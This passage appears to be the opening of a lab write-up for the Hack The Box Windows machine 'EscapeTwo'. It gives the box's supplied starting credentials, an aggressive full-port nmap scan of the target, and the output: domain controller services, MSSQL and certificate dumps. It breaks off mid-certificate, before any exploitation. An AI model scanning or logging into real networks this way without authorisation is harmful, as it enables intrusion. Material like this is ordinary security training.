
EscapeTwo



Machine Information


As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su

Scanning


TCP

nmap -sS -sV -sC -Pn -T5 -p- 10.10.11.51 -vv | tee nmap_result.txt

```
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time:
2025-05-22 07:55:56Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd3df49f58da05410de89e7442b6ff
| SHA-1: c3ac8bfd6132ed7729757f5e69901ced528eaac5
| -----BEGIN CERTIFICATE-----
| MIIGJjCCBQ6gAwIBAgITVAAAAANDveocXlnSDQAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAeFw0yNDA2MDgxNzM1MDBaFw0yNTA2
| MDgxNzM1MDBaMBoxGDAWBgNVBAMTD0RDMDEuc2VxdWVsLmh0YjCCASIwDQYJKoZI
| hvcNAQEBBQADggEPADCCAQoCggEBANRCnm8pZ86LZP3kAtl29rFgY5gEOEXSCZSm
| F6Ai+1vh6a8LrCRKMWtC8+Kla0PXgjTcGcmDawcI8h0BsaSH6sQVAD21ca5MQcv0
| xf+4TzrvAnp9H+pVHO1r42cLXBwq14Ak8dSueiOLgxoLKO1CDtKk+e8ZxQWf94Bp
| Vu8rnpImFT6IeDgACeBfb0hLzK2JJRT9ezZiUVxoTfMKKuy4IPFWcshW/1bQfEK0
| ExOcQZVaoCJzRPBUVTp/XGHEW9d6abW8h1UR+64qVfGexsrUKBfxKRsHuHTxa4ts
| +qUVJRbJkzlSgyKGMjhNfT3BPVwwP8HvErWvbsWKKPRkvMaPhU0CAwEAAaOCAzcw
| ggMzMC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBvAG4AdAByAG8AbABs
| AGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQD
| AgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQME
| AgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCGSAFlAwQBAjALBglg
| hkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFNfVXsrpSahW
| xfdL4wxFDgtUztvRMB8GA1UdIwQYMBaAFMZBubbkDkfWBlps8YrGlP0a+7jDMIHI
| BgNVHR8EgcAwgb0wgbqggbeggbSGgbFsZGFwOi8vL0NOPXNlcXVlbC1EQzAxLUNB
| LENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl
| cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jZXJ0aWZp
| Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0
| aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaBn2xkYXA6
| Ly8vQ049c2VxdWVsLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNl
| cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERD
| PWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlv
| bkF1dGhvcml0eTA7BgNVHREENDAyoB8GCSsGAQQBgjcZAaASBBDjAT1NPPfwT4sa
| sNjnBqS3gg9EQzAxLnNlcXVlbC5odGIwTQYJKwYBBAGCNxkCBEAwPqA8BgorBgEE
| AYI3GQIBoC4ELFMtMS01LTIxLTU0ODY3MDM5Ny05NzI2ODc0ODQtMzQ5NjMzNTM3
| MC0xMDAwMA0GCSqGSIb3DQEBCwUAA4IBAQCBDjlZZbFac6RlhZ2BhLzvWmA1Xcyn
| jZmYF3aOXmmof1yyO/kxk81fStsu3gtZ94KmpkBwmd1QkSJCuT54fTxg17xDtA49
| QF7O4DPsFkeOM2ip8TAf8x5bGwH5tlZvNjllBCgSpCupZlNY8wKYnyKQDNwtWtgL
| UF4SbE9Q6JWA+Re5lPa6AoUr/sRzKxcPsAjK8kgquUA0spoDrxAqkADIRsHgBLGY
| +Wn+DXHctZtv8GcOwrfW5KkbkVykx8DSS2qH4y2+xbC3ZHjsKlVjoddkjEkrHku0
| 2iXZSIqShMXzXmLTW/G+LzqK3U3VTcKo0yUKqmLlKyZXzQ+kYVLqgOOX
|_-----END CERTIFICATE-----
|_ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd3df49f58da05410de89e7442b6ff
| SHA-1: c3ac8bfd6132ed7729757f5e69901ced528eaac5
| -----BEGIN CERTIFICATE-----
| MIIGJjCCBQ6gAwIBAgITVAAAAANDveocXlnSDQAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAeFw0yNDA2MDgxNzM1MDBaFw0yNTA2
| MDgxNzM1MDBaMBoxGDAWBgNVBAMTD0RDMDEuc2VxdWVsLmh0YjCCASIwDQYJKoZI
| hvcNAQEBBQADggEPADCCAQoCggEBANRCnm8pZ86LZP3kAtl29rFgY5gEOEXSCZSm
| F6Ai+1vh6a8LrCRKMWtC8+Kla0PXgjTcGcmDawcI8h0BsaSH6sQVAD21ca5MQcv0
| xf+4TzrvAnp9H+pVHO1r42cLXBwq14Ak8dSueiOLgxoLKO1CDtKk+e8ZxQWf94Bp
| Vu8rnpImFT6IeDgACeBfb0hLzK2JJRT9ezZiUVxoTfMKKuy4IPFWcshW/1bQfEK0
| ExOcQZVaoCJzRPBUVTp/XGHEW9d6abW8h1UR+64qVfGexsrUKBfxKRsHuHTxa4ts
| +qUVJRbJkzlSgyKGMjhNfT3BPVwwP8HvErWvbsWKKPRkvMaPhU0CAwEAAaOCAzcw
| ggMzMC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBvAG4AdAByAG8AbABs
| AGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQD
| AgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQME
| AgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCGSAFlAwQBAjALBglg
| hkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFNfVXsrpSahW
| xfdL4wxFDgtUztvRMB8GA1UdIwQYMBaAFMZBubbkDkfWBlps8YrGlP0a+7jDMIHI
| BgNVHR8EgcAwgb0wgbqggbeggbSGgbFsZGFwOi8vL0NOPXNlcXVlbC1EQzAxLUNB
| LENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl
| cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jZXJ0aWZp
| Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0
| aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaBn2xkYXA6
| Ly8vQ049c2VxdWVsLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNl
| cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERD
| PWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlv
| bkF1dGhvcml0eTA7BgNVHREENDAyoB8GCSsGAQQBgjcZAaASBBDjAT1NPPfwT4sa
```



```
| sNjnBqS3gg9EQzAxLnNlcXVlbC5odGIwTQYJKwYBBAGCNxkCBEAwPqA8BgorBgEE
| AYI3GQIBoC4ELFMtMS01LTIxLTU0ODY3MDM5Ny05NzI2ODc0ODQtMzQ5NjMzNTM3
| MC0xMDAwMA0GCSqGSIb3DQEBCwUAA4IBAQCBDjlZZbFac6RlhZ2BhLzvWmA1Xcyn
| jZmYF3aOXmmof1yyO/kxk81fStsu3gtZ94KmpkBwmd1QkSJCuT54fTxg17xDtA49
| QF7O4DPsFkeOM2ip8TAf8x5bGwH5tlZvNjllBCgSpCupZlNY8wKYnyKQDNwtWtgL
| UF4SbE9Q6JWA+Re5lPa6AoUr/sRzKxcPsAjK8kgquUA0spoDrxAqkADIRsHgBLGY
| +Wn+DXHctZtv8GcOwrfW5KkbkVykx8DSS2qH4y2+xbC3ZHjsKlVjoddkjEkrHku0
| 2iXZSIqShMXzXmLTW/G+LzqK3U3VTcKo0yUKqmLlKyZXzQ+kYVLqgOOX
|_-----END CERTIFICATE-----
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00;
RTM
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-22T07:35:24
| Not valid after:  2055-05-22T07:35:24
| MD5:   1f757f281b36a126e86347770f153d51
| SHA-1: 36e33788e2dd98eec074b1aab0de62db3cc489ba
| -----BEGIN CERTIFICATE-----
| MIIDADCCAeigAwIBAgIQYTBYhElb1b9OkRuaBoTcZzANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjUwNTIyMDczNTI0WhgPMjA1NTA1MjIwNzM1MjRaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALf4nVPa
| R7aSNpy9S5AlaYS1nKhbWQM46TOg9RaxFF4JbMpb+zpMuGcPxl2PXWw/Dk3k6ogc
| v8JhgVG3Cm9CojBF/GaKSvDzT4pFA2xfPMigRGGU7BFfDZs8y4tLZ3mSO3RLFCeM
| sUWFfVur3FKpvtNAe+DBG/LaZkZBPgK/uDe/321AP+bDHoaPNqqlsARNr6IYK74U
| oCDkvVWoEPqRYl8sRtjpb1dn55zCXkW3X4EOpfJaSNgF32R3MB/h2mM1P50PqHs8
| yVgfv9noKUDGklrwnCji96jPaBaNWF4CQFnxBgaeztD6PHuaus0qxKH31ve1/+jJ
| ofRByCRoRNt/Yd0CAwEAATANBgkqhkiG9w0BAQsFAAOCAQEAQ7QmKdilx+h/+B0G
| OJmyuJ5FrizdNT3cX94hrzFQgrpN6t+2Wgl6YSGkTkdeWg1aRNNfSspXJ8HCZDVv
| e0j9FG+9r77diXSLLfxFGtJD9CwqbUf4jWIjsvRqbw5ZuOiYEr9VNq2M97MHrgDW
| zmZCMIALaYbMKHgX11IY9AesvBoMPr9Ast8eAiGVbL+nLw1+HsCOs5FDx0BIKatI
| BlywfDFAR2I6qyLJc6TCX5D7JADqxPqD1HWT0bNcrCdZVZpvBiss6Rjp7eDL+WoG
